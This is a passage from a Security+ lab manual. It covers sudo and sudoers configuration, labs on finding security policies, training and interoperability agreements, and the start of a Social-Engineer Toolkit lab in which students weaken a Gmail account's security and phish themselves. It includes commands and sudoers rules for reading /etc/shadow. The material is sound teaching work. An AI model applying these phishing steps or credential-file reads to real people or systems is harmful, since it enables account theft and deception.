sudo passwd -l root
```

e. This command should fail now:

```
su -c 'cat/etc/shadow'
```

f. This trick enables you to **su** into root even if the root password is not configured and/or the root account is locked:

```
sudo su
```

With **sudo** and your password, you are escalating your privileges to root, so the **su** for the root account works. By putting in your password in the sudo prompt, you’ve escalated your privileges, and they’re in place when the **su** is reached. Therefore, you’re not prompted for the root password, which may or may not exist.

Return to the context of your original user:

```
exit
```

📷 **3a–3d**

Step 3 The **sudo** command is a much better choice than directly using the root account for many reasons.

The **su** command (which includes **su**, **su -**, **su root**, and **su - root**) enables multiple people that know the root password to share the root password. In the process, you don’t know who is acting as root for any command executed. You may lose track of who even has knowledge of the root password, which is terrible for security.

Using **sudo**, you authenticate with your own password, you are logged by your account, and you are held accountable when warranted. The log of every user that ran **sudo** and the commands they used **sudo** for can even help you remember what you typed in the past. **sudo** allows for granular control, allowing certain users to execute certain commands, as opposed to all commands, as is the case with **su root**. Furthermore, if the account of a member of the sudo group is in the wrong hands, the entire system isn’t in danger, but rather, just what that user can **sudo** with.

As mentioned earlier, the first user created when Linux is installed is automatically added to the sudo group, which is why you've been able to execute **sudo** all this time. After you enter your password for the first sudo prompt, that password will be saved by default for 15 minutes, after which time you will be prompted for your password when you **sudo** in the future.

The configuration file for the **sudo** utility is /etc/sudoers, which can be edited to grant specific users specific commands that can be run with root privileges.

The /etc/sudoers file should always be edited with the **visudo** utility, which does a syntax check on the file after you make changes. Editing it without this safety net allows for the possibility that you could lock yourself out of your sudo privileges yourself with a syntax error.

Let's explore the /etc/sudoers file now.

a. Yes, you actually have to use **sudo** to use **visudo** to edit the /etc/sudoers file:

```
sudo visudo
```

The lines that begin with the pound sign (#) (with the exception of the very last line, to be explained shortly) are comments, which mean the line, from that point, is documentation and does not follow required syntax.

On the fourth line, you will notice the suggestion "Please consider adding local content in /etc/sudoers.d/ instead of directly modifying this file."

We will do that in a bit, but first, let's examine this file.

The lines

```
root ALL=(ALL:ALL) ALL
```

and

```
%sudo ALL=(ALL:ALL) ALL
```

use the following format:

```
user_list host_list = [(runasuser_list:runasgroup_list)]
command_list
```

- user_list is populated with either usernames or group names (which start with a % sign). The special privileges granted by this line apply to all users and groups found in this position. While using **ALL** would make this line apply to all users, it isn’t a good idea because of the principle of least privilege.

- host_list is populated with either hostnames or IP addresses. The special privileges granted by this line apply to all hosts that use this file, found in this position. Usually, **ALL** is the setting of choice. There is no security issue, as there would be with **ALL** in the user_list specification, because **ALL** here refers to systems that read this file, not users or groups that get special privileges from this line.
- runasuser_list is populated with users that commands can be run as when you execute **sudo -u**.
- runasgroup_list is populated with users that commands can be run as when you execute **sudo -g**.
- **ALL** for each of these, the overwhelming way these are configured, enables you to **sudo** with any user or group specified. **sudo** without **-u** or **-g** defaults to the root account and the root group. Using **sudo -u sudo -g** enables you to use the principle of least privilege to accomplish a task. When you **sudo** to a non-root account (which won’t have as many privileges as root, but will have enough, in certain cases, to get tasks done), you don’t run as many risks of accidental or malicious actions. For example, you could create and edit a file in a user’s home directory, but since you’re **sudo**ing as that user, the owner of the file will be that user, and as a result, that user will be able to read from and write to it.
- command_list is where the action is at. **ALL** in this position enables the users and groups specified to execute all commands, which is why both root and **%sudo** have an **ALL** in this position. You can place utility and directory names (ending with a /) here. Preventing users and groups from providing arguments can be done with double quotes (" "). It’s possible to limit arguments and even commands that can be used.

Aliases can be defined for each group using the format:

```
alias_type alias_name = alias_list
```

Here are some examples of aliases for each category.

The REDTEAM alias includes oscar, eve, and all members of the hackers group except for tom:

```
User_Alias      REDTEAM = oscar, eve, %hackers, !tom
```

The BEATLES alias would enable a user to **sudo -u** as john, paul, george, or ringo:

```
Runas_Alias     BEATLES = john, paul, george, ringo
```

The SERVERS alias can be used in place of the names of the preceding hostnames:

```
Host_Alias      SERVERS = www, ftp, ns1, ns2, mail
```

CHANGE is an alias for commands that change or modify from an administrative level:

```
Cmnd_Alias      CHANGE = /usr/bin/chown, /usr/bin/chgrp,
usr/sbin/usermod
```

Let’s go through some examples.

b. Taking the suggestion in the /etc/sudoers file of “Please consider adding local content in /etc/sudoers.d/ instead of directly modifying this file,” this command uses the **-f** option to specify an alternative sudoers file location and name of /etc/sudoers.d/alice:

```
sudo visudo -f /etc/sudoers.d/alice
```

c. Add this line to the empty file:

```
alice ALL=(ALL:ALL) /usr/bin/passwd, /usr/bin/cat
/etc/shadow
```

This enables alice to change anyone’s password as well as view the contents of the /etc/shadow file.

d. This is a file that will be read by /etc/sudoers because of the last line in /etc/sudoers:

```
#includedir /etc/sudoers.d
```

Remember that this is not a comment, but rather a directive that tells /etc/sudoers to read any files in the /etc/sudoers.d directory, which is where this alice file is created.

It’s safer to make files in this directory rather that make changes directly to /etc/sudoers; distribution updates could overwrite /etc/sudoers but will never touch files in /etc/sudoers.d. This method also makes it easier to manage and maintain sudo privileges if you make a file for each user getting sudo privileges, as was just done with alice.

e. To save and exit, press SPACEBAR, SPACEBAR, and then ENTER. If there is a syntax issue, you’ll see the following menu, which will come after identification of the lines and types of syntax errors (press ENTER at the What Now? prompt):

```
>>> /etc/sudoers.d/alice: syntax error near line 1 <<<

What now?

Options are:

(e)dit sudoers file again
e(x)it without saving changes to sudoers file
(Q)uit and save changes to sudoers file (DANGER!)
```

Q is never an option you should consider. Always choose e or x at this point.

4a–4f

Step 4 Balancing sudo privileges and security can be done granularly. Default values of some configuration options can be changed through one or more lines that start with the word Defaults. These values are flags that are turned on by their inclusion and turned off by their inclusion when following a ! symbol.

a. Create users named alice, bob, eve, and oscar. Then **su** to the alice account and try to view the /etc/shadow file. It should work. Try to view the /etc/sudoers file. It shouldn’t work. Try to change the passwords of bob, eve, and oscar. All of those attempts should be successful.

b. Go back to the file:

```
sudo visudo -f /etc/sudoers.d/alice
```

c. Modify the line to the following:

```
alice ALL=(ALL:ALL) /usr/bin/passwd, !/usr/bin/passwd bob,
/usr/bin/cat /etc/shadow
```

Now alice will still be able to view the /etc/shadow file and change passwords, but alice won't be able to change bob's password anymore.

Save and exit as you did before, **su** into alice, and try to change bob's password. By failing…you succeed!

d. Certain default /etc/sudoers configuration values can be changed. This makes another file to be read by /etc/sudoers in the /etc/sudoers.d directory:

```
sudo visudo -f /etc/sudoers.d/defaults
```

The name of the file doesn't have to be the default, but it makes sense to give it the name defaults, in this case.

e. Let's now add the following defaults:

```
Defaults insults, !lecture, passwd_timeout=1,
passwd_tries=5,
timestamp_timeout=10
```

The defaults must follow the keyword Defaults (notice the uppercase *D*).

You can separate multiple defaults with commas on a single line, or you can use multiple lines that each start with Defaults.

- **insults** will make you want to enter incorrect passwords at the sudo prompt, as really funny insults follow each incorrect password.
- **lecture** is followed by = and then one of the following words: never, once, always. In this file, **!lecture** is an alternate way of specifying never, as the ! symbol can be used to turn off any other default in the same fashion. This lecture is a warning about how powerful **sudo** is for users that were granted this privilege. Turn it on and see what it looks like.
- **passwd_timeout** is followed by = and then a number representing minutes before the sudo password prompt times out. The value of

1 in this file (the default is 0) means that after one minute, the sudo password prompt will go away, and you'll be returned to the terminal prompt.

- **passwd_tries** is followed by = and then a number representing how many times an incorrect password can be entered at the sudo password prompt before being returned to the terminal prompt. This file changes the default value of 3 to 5, so you can see more insults at a time.
- **timestamp_timeout** is followed by = and then a number representing how many minutes your password will be stored by sudo. The default is 15 minutes, but this file changes it to 10, which means after entering your password at the sudo prompt, you won't be prompted for further sudo attempts for another 10 minutes.

f. Enter **sudo cat /etc/shadow** but provide an incorrect password. Enter incorrect passwords for the next four prompts until you're returned to the shell. Enjoy the insults. Try this again (as many times as desired), as there is a large pool of various insults that are quite entertaining.

Lab Analysis

1. Why do you think Verizon publishes the Verizon DBIR report each year?

____

____

2. Why is the > operator dangerous, from a file system management perspective?

____

____

3. Is it a good idea to issue the **sudo chmod 777** command? Why or why not?

____

____

4. Why is **sudo** a better alternative to logging in as root or using **su root**?

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

breach

command

execute

visudo

1. The _____________ permission is needed to do anything with a directory.
2. A(n) _____________ is when a cybercriminal gains unauthorized access to a computer system and network, compromising confidentiality, integrity, and availability.
3. The _____________ utility should always be used to edit files that give users and groups special privileges.
4. A(n) _____________ can be a utility, program, or shell builtin.

Chapter 3
Operational and Organizational Security

Lab Exercises

3.01 Policies

3.02 Training Documentation

3.03 Interoperability Agreements

Lab Analysis

Key Term Quiz

Educating users and letting them know what is expected of them should be done the day they are hired. The more they know, the better equipped they will be in responding to situations that could threaten the business's operational security (making sure the business runs efficiently and effectively) and organizational security (achieving the goal of the business: profit).

Without a plan, there will be confusion, mistakes, and possibly malicious acts (intentional or unintentional) by the users. The plan starts with published policies, high-level documents that explain the principles and guidelines of the organization, that are meant to instruct users on exactly what they must do to be in compliance.

Procedures are step-by-step instructions for actions to take in fulfilling policies. In the event of an incident or disaster, the policies and procedures should clearly guide the next steps so that all employees know exactly what their roles and responsibilities entail. Additionally, these procedure documents ensure that tasks are completed in consistent and reliable ways that are in accordance with policy requirements. Anything from a regular ticket entry procedure to a disaster recovery procedure needs to be documented and referenced.

It's important to make sure that users read the policies and procedures through education, training, and testing. Otherwise, these documents could easily go unseen and be completely worthless. That also means that employees may not be acting in accordance with company policies, which could result in negative security outcomes or even noncompliance.

Business operations that involve actions between many different parties and organizations require communication and written agreements between the parties, defining the responsibilities and expectations of the parties, the business objectives, and the environment within which the objectives will be pursued.

60 MINUTES

Lab Exercise 3.01: Policies

Failure to obey policies can lead to an employee being fired. If a legally binding clause is violated, an employee can even be sued. Furthermore, the employee's name and reputation are at stake, which could make it difficult to find future employment.

Learning Objectives

In this lab exercise, you'll go on a hunt for real-world policies. At the end of this lab exercise, you'll be able to

- Understand what real-world policies look like
- Compare real-world policies

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and*

Beyond textbook

- A web browser with an Internet connection

Let's Do This!

What better way to understand policies than to find actual ones that are publicly available? Use Google to find policies meeting the requirements in each of the following steps. You may use policies from your company or college/school, as well. Another phenomenal resource is the SANS Institute's Security Policy Templates page, found at www.sans.org/information-security-policy/, which offers the following description:

> In collaboration with information security subject-matter experts and leaders who volunteered their security policy know-how and time, SANS has developed and posted here a set of security policy templates for your use. To contribute your expertise to this project, or to report any issues you find with these free templates, contact us at policies@sans.org.

In the event of not finding a corresponding policy, draft your own and explain your thought process.

1–7

Step 1 Find two examples of a change management policy that ensures proper procedures are followed when modifications to the IT infrastructure are made.

Save the policies and submit them with your answers.

Type out a paragraph comparing the two policies. Include the URLs of where you got the policies from.

Step 2 Find two examples of a security policy, a high-level statement produced by senior management that outlines both what security means to the organization and the organization's goals for security, as well as describes which office and corporate officer or manager oversees the organization's security program.

Usually, the main security policy is broken down into additional policies that cover specific topics, which you'll see in future steps.

Save the policies and submit them with your answers.

Type out a paragraph comparing the two policies. Include the URLs of where you got the policies from.

Step 3 Within one or more data policies, find examples that deal with data ownership; unauthorized data sharing; data backups; classification of information; data labeling, handling, and disposal; data governance; data retention; need to know; and disposal and destruction.

Save the policies and submit them with your answers.

Type out a paragraph for each category explaining your thoughts. Include the URLs of where you got the policies from.

Step 4 Within one or more credential policies, find examples that deal with personnel, third parties, devices, service accounts, and administrator/root accounts.

Save the policies and submit them with your answers.

Type out a paragraph for each category explaining your thoughts. Include the URLs of where you got the policies from.

Step 5 Within one or more password and account policies, find examples that deal with password complexity, strong passwords, account expiration, account recovery, account disablement, account lockout, password history, password reuse, password length, and protection of passwords.

Save the policies and submit them with your answers.

Type out a paragraph for each category explaining your thoughts. Include the URLs of where you got the policies from.

Step 6 Within one or more human resources policies, find examples that deal with code of ethics, job rotation, separation of duties, employee hiring (onboarding) and promotions, retirement, separation, employee termination (offboarding), exit interviews, on-boarding/off-boarding of business partners, adverse actions, mandatory vacations, acceptable use policy (AUP), Internet usage policy, e-mail usage policy, social media analysis, clean desk policy, bring-your-own-device (BYOD) policy, and privacy policy.

Save the policies and submit them with your answers.

Type out a paragraph for each category explaining your thoughts. Include the URLs of where you got the policies from.

Step 7 Within one or more incident response policies, find examples that deal with preparation, detection, containment and eradication, recovery, and follow-up actions.

Save the policies and submit them with your answers.

Type out a paragraph for each category explaining your thoughts. Include the URLs of where you got the policies from.

⏱ **60 MINUTES**

Lab Exercise 3.02: Training Documentation

Expecting users to perform complex tasks without proper training is unreasonable. Ensuring that users comply with an organization’s policies requires them to be properly trained in their purpose, meaning, and objectives. This also requires periodic reinforcement through refresher trainings. The training should emphasize the whole picture and not just certain elements.

Learning Objectives

In this lab exercise, you’ll go on a hunt for real-world training documentation. At the end of this lab exercise, you’ll be able to

- Understand what real-world training documentation looks like
- Compare real-world trainings

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

What better way to understand how corporations train their users than to find actual documentation of trainings that are publicly available? Use Google to find training documentation meeting the requirements in each of the following steps. You may use training documentation from your company or college/school, as well.

In the event of not finding corresponding training documentation, draft your own and explain your thought process.

1–3

Step 1 Find one or more examples of user training in documentation involving gamification, capture the flag, phishing campaigns, phishing simulations, and computer-based training (CBT).

Save the documentation and submit with your answers.

Type out a paragraph for each category explaining your thoughts. Include the source URLs of the documentation.

Step 2 Find one or more examples of role-based training in documentation that targets the following roles: data owner, systems administrator, system owner, user, privileged user, and executive user.

Save the documentation and submit with your answers.

Type out a paragraph for each category explaining your thoughts. Include the source URLs of the documentation.

Step 3 Find one or more examples of training in documentation involving continuing education, compliance with laws, best practices and standards, user habits, and training metrics and compliance.

Save the documentation and submit with your answers.

Type out a paragraph for each category explaining your thoughts. Include the source URLs of the documentation.

60 MINUTES

Lab Exercise 3.03: Interoperability Agreements

It’s common for organizations to have third parties associated with their business operations. Vendors, suppliers, and business partners bring the opportunities for both risk and reward. Third-party risk management requires mitigations necessary to keep risks in an acceptable range. Interoperability agreements are a great way to accomplish this.

Learning Objectives

In this lab exercise, you’ll go on a hunt for real-world interoperability agreements. At the end of this lab exercise, you’ll be able to

- Understand what real-world interoperability agreements look like
- Compare real-world interoperability agreements

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

What better way to understand how interoperability agreements work than to find actual ones that are publicly available? Use Google to find interoperability agreements meeting the requirements in each of the following steps. You may use interoperability agreements from your company or college/school, as well.

In the event of not finding corresponding interoperability agreements, draft your own and explain your thought process.

1–8

Step 1 Find one or more examples of a service-level agreement (SLA) that details the expectations between the customer and service provider, dealing with performance, technical expectations, and security. SLAs also define specific services, including performance levels as well as issue management and resolution.

Save the documentation and submit with your answers.

Type out a paragraph explaining your thoughts. Include the source URLs of the documentation.

Step 2 Find one or more examples of a memorandum of understanding (MOU) that describes a bilateral agreement between two parties, expressing intended actions with respect to a common pursuit or goal. A similar agreement, a memorandum of agreement (MOA), is a more specific type (with detailed descriptions of specific responsibilities and actions) of an MOU (which explains broad concepts related to goals and plans), but the lines have become blurred.

Save the documentation and submit with your answers.

Type out a paragraph explaining your thoughts. Include the source URLs of the documentation.

Step 3 Find one or more examples of a measurement systems analysis (MSA) that examines measurement systems for accuracy and precision. An MSA answers these questions: Is a chosen measurement system acceptable for its intended use? What are the different sources of variation present in it? What are the sources of bias, errors, and factors associated with repeatability and reproducibility? Answers to these questions provide confidence in the measures developed and used from the system.

Save the documentation and submit with your answers.

Type out a paragraph explaining your thoughts. Include the source URLs of the documentation.

Step 4 Find one or more examples of a business partnership agreement (BPA) that establishes the terms, conditions, and expectations of the relationship between partners. This includes the sharing of profits and losses, the responsibilities of each partner, the addition or removal of partners, and more.

Save the documentation and submit with your answers.

Type out a paragraph explaining your thoughts. Include the source URLs of the documentation.

Step 5 Find one or more examples of an interconnection security agreement (ISA) that notes the security requirements between interconnected systems of different organizations. This can be part of an MOU.

Save the documentation and submit with your answers.

Type out a paragraph explaining your thoughts. Include the source URLs of the documentation.

Step 6 Find one or more examples of a nondisclosure agreement (NDA) that sets forth the boundaries, level, and type of information that can be shared and with whom it can be shared.

Save the documentation and submit with your answers.

Type out a paragraph explaining your thoughts. Include the source URLs of the documentation.

Step 7 Find one or more examples of an end-of-service-life (EOSL) agreement that dictates what happens when a product reaches the end of its useful life. Typically, the product won't be sold or updated, but maintenance might be available for a premium price.

Save the documentation and submit with your answers.

Type out a paragraph explaining your thoughts. Include the source URLs of the documentation.

Step 8 Find one or more examples of an end of service/support/sale (EOS) agreement that explains what happens when a manufacturer will no longer sell, support, or update a product. This is a hard line, compared to the soft line represented by the EOSL.

Save the documentation and submit with your answers.

Type out a paragraph explaining your thoughts. Include the source URLs of the documentation.

Lab Analysis

1. If you had to choose one policy to be the single most important one for an organization, which one would it be and why?

   ____

   ____

2. If you had to choose one type of training to be the single most important type for an organization, which one would it be and why?

   ____

   ____

3. If you had to choose one interoperability agreement to be the single most important one for an organization, which one would it be and why?

   ____

   ____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

interoperability agreement

policy

training

1. A corporate _____________ can deal with various items like change management, security, data, and more.
2. An SLA is an example of a(n) _____________.
3. Gamification is a great concept for user-based _____________.

Chapter 4
The Role of People in Security

Lab Exercises

Humans are, have been, and will always be the weakest link in any security implementation. Any hardware or software implementation of security can easily be undone extremely quickly by a gullible or naive human.

Social engineering is an art and science that is used by cybercriminals to convince people to grant the attackers' requests—often things they normally wouldn't and shouldn't do. Social engineering cybercriminals use psychological tricks to get people to reveal information the criminals need regarding systems, networks, and infrastructures. It's much easier to ask someone for a password than it is to break into a system and get it.

You can patch a computer, but you can't patch people. You can teach them to be vigilant, but they forget and make mistakes. As computer vulnerabilities get more difficult for criminals to exploit, people become their most obvious targets. Skilled social engineers fool victims with body language, body posture, gestures, facial expressions, eye movements, voice sounds, inflection, size, word choices, context, and framework.

The digital form of social engineering is *phishing*. Phishing involves sending out "bait," mostly through e-mail but also through *smishing* via SMS

(Short Message Service) text messages, over live phone calls, and via recorded messages; or through *vishing* via voicemail to a large number of people, in hopes that some users will take the bait by revealing usernames, passwords, and other items, such as credit card information. When a user clicks a link in a phishing e-mail, for example, a web page opens that looks and feels like a real banking site, the real PayPal site, the real eBay site, the real Facebook site, the real LinkedIn site, and much more. Therefore, the user feels safe and secure in entering sensitive information, which goes directly to the attacker.

Furthermore, simply visiting these sites could install malware on a victim's machine. After the user clicks the link to open the site, the page could use a drive-by download exploit kit, which collects information from a victim's machine; finds vulnerabilities in operating systems, browsers, and other software such as video players; determines the appropriate exploit; delivers the exploit; and executes malware. All of this happens automatically, just by a victim visiting the attacker's site.

In addition, if you fail to apply operating system or software security updates, you're very vulnerable to exploit kits. These are usually hosted on a legitimate website that's been hacked or are delivered through a legitimate website's third-party advertisements.

In another scenario, users could be asked to click a link to view content or install a program that will enable them to view content. Clicking these links, however, installs malware. This could include *scareware*, pop-up windows from the visited site asking users to click to remove a virus or to scan for a virus. Clicking these links actually installs the malware. The pop-ups could include phone numbers for users to call to continue the social engineering attack over the phone. Victims then give the attackers their credit card numbers and enable the attackers to control their machines remotely to "fix" the supposed problems.

Phishing also involves e-mail attachments that users are asked to open, such as a ZIP file. This offers the attacker three advantages: it bundles multiple files into one, compresses them, and can bypass malware scanners. Alternatively, an e-mail attachment may be a Microsoft Word document or an Excel spreadsheet with a macro. Users are convinced to believe that the file is secure, and they can only view it by enabling macros. Of course, when a user clicks the button to enable macros, that triggers the installation of malware. In fact, that's exactly how the 2015 Ukraine power grid cyberattack started.

Phishing often involves sending e-mails to random e-mail addresses that may or may not be valid—for example, bob1@gmail.com, bob2@gmail.com, bob3@gmail.com, and so on. *Spear phishing* takes phishing to a whole new level by targeting specific users in a specific company—for example, alice@company.org, eve@company.org, harry@company.org, and so on. When attackers go after the "big fish" of a company, such as a senior executive, they're taking spear phishing to an even higher level; this is called *whaling*— for example, ceo@company.org, daboss@company.org, ciso@company.org, and so on.

A 2016 study by PhishMe (acquired by and incorporated into Cofense in 2018) found that 97 percent of phishing e-mails were specifically designed to deliver *ransomware*, which locks and encrypts a device until a user pays a ransom fee. Scare tactics include threatening the user or company: if they don't pay by a certain amount of time, files will start to be deleted. The general recommendation is not to pay ransom because paying ransom encourages the adversaries to continue this type of extortion. It also funds their future activities and doesn't guarantee that you will get a decryption key or even that a decryption key you might get will actually work. The best way for users to be safe is to refrain from clicking any unknown links and to keep a good set of backups that can be used to restore a damaged system—much better than paying a ransom fee.

There are many ways to spot phishing e-mails and fake sites. When you hover over a link, before you click it, you can see the real web address you'll be sent to. This is impossible on mobile devices, however, so make it a practice never to click these links, but instead to open up a new browser window or tab and go to the site manually. A generic greeting instead of your actual name is another sign of something amiss. The e-mail address can be spoofed to appear legitimate, or it can be noticeably off. URLs that have the domain name, but are in the wrong location, are also malicious. Seeing "http" instead of "https" in the URL can be another indicator, and so is the fact that you're asked to fill in way too much information that should not be required.

Phishing e-mails often include a desperate story that asks the user to act urgently, and in some cases, they actually threaten the user. The formatting and appearance of the e-mail or website, including the quality of images, is another giveaway. Users should look for poor spelling and grammar. A phishing e-mail often includes a generic signature without contact information. Attachments and mentions of scripts are the icing on the cake.

45 MINUTES

Lab Exercise 4.01: The Social-Engineer Toolkit

The following information comes from the Social-Engineer Toolkit (SET) website at www.trustedsec.com/tools/the-social-engineer-toolkit-set/:

> The Social-Engineer Toolkit (SET) was created and written by Dave Kennedy, the founder of TrustedSec. It is an open-source Python-driven tool aimed at penetration testing around Social-Engineering.
>
> It has been presented at large-scale conferences including Blackhat, DerbyCon, Defcon, and ShmooCon. With over two million downloads, it is the standard for social-engineering penetration tests and supported heavily within the security community.
>
> It has over 2 million downloads and is aimed at leveraging advanced technological attacks in a social-engineering type environment. TrustedSec believes that social engineering is one of the hardest attacks to protect against and now one of the most prevalent. The toolkit has been featured in a number of books including the number one best seller in security books for 12 months since its release, Metasploit: The Penetrations Tester’s Guide, written by TrustedSec’s founder as well as Devon Kearns, Jim O’Gorman, and Mati Aharoni.

Learning Objectives

In this lab exercise, you’ll use an open-source penetration testing framework designed for social engineering. At the end of this lab exercise, you’ll be able to

- Use a number of custom attack vectors that enable you to create a believable attack in a short amount of time

- Understand phishing from the attacker’s side

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- A Gmail account
- The Kali Linux VM you installed in Chapter 1

Let’s Do This!

This lab exercise requires you to use a Gmail account. Even if you have an existing Gmail account, you should create a new, disposable account at https://google.com/gmail because you’re going to need to decrease the account’s security to perform this lab activity. Create and sign in to your Gmail account now.

To configure the account without 2-Step Verification enabled (this setting is close to the top of the screen), go to https://myaccount.google.com/security. Scroll down to Less Secure App Access, click Turn On Access (Not Recommended), and change the Allow Less Secure Apps setting from OFF to ON.

To configure the account with 2-Step Verification enabled, click App Passwords and verify your password. Click the Select App dropdown, select Other (Custom Name), type **SET** in the textbox, and click the blue GENERATE button. You’ll see a 16-character password (the spaces don’t count and are there for display purposes). Keep that password in a handy spot because you’re going to need it later in this lab exercise.

Kali Linux comes with SET already installed. However, there could be issues with the version installed. To ensure stability of this lab exercise, open a terminal and enter the following:

```
sudo apt install python3-pip
sudo git clone https://github.com/trustedsec/social-
engineer-toolkit/setoolkit/
cd setoolkit
sudo pip3 install -r requirements.txt
sudo python setup.py
```

Step 1 Launch SET.


a. Type **sudo setoolkit** to launch the program. Provide your password if prompted.

b. Agree to the terms of service by pressing Y and then ENTER.

📷 **2a–2p**

Step 2 Configure the options for the phishing e-mail. Construct the e-mail with a “malicious” link, send it, and play the victim role by clicking on the link.

a. From the SET menu at the bottom of the screen, shown in Figure 4-1, select option 1) Social-Engineering Attacks and press ENTER.



Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@kali-weissma...
12:30 AM
jonathan@kali-weissman: ~
File
Actions
Edit
View
Help

```
    .M"""bgd `7MM"""YMM MMP""MM""YMM
   ,MI    "Y   MM    `7 P'   MM   `7
   `MMb.       MM   d        MM
     `YMMNq.   MMmmMM        MM
   .     `MM   MM   Y  ,     MM
   Mb     dM   MM     ,M     MM
   P"Ybmmd"  .JMMmmmmMMM   .JMML.

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
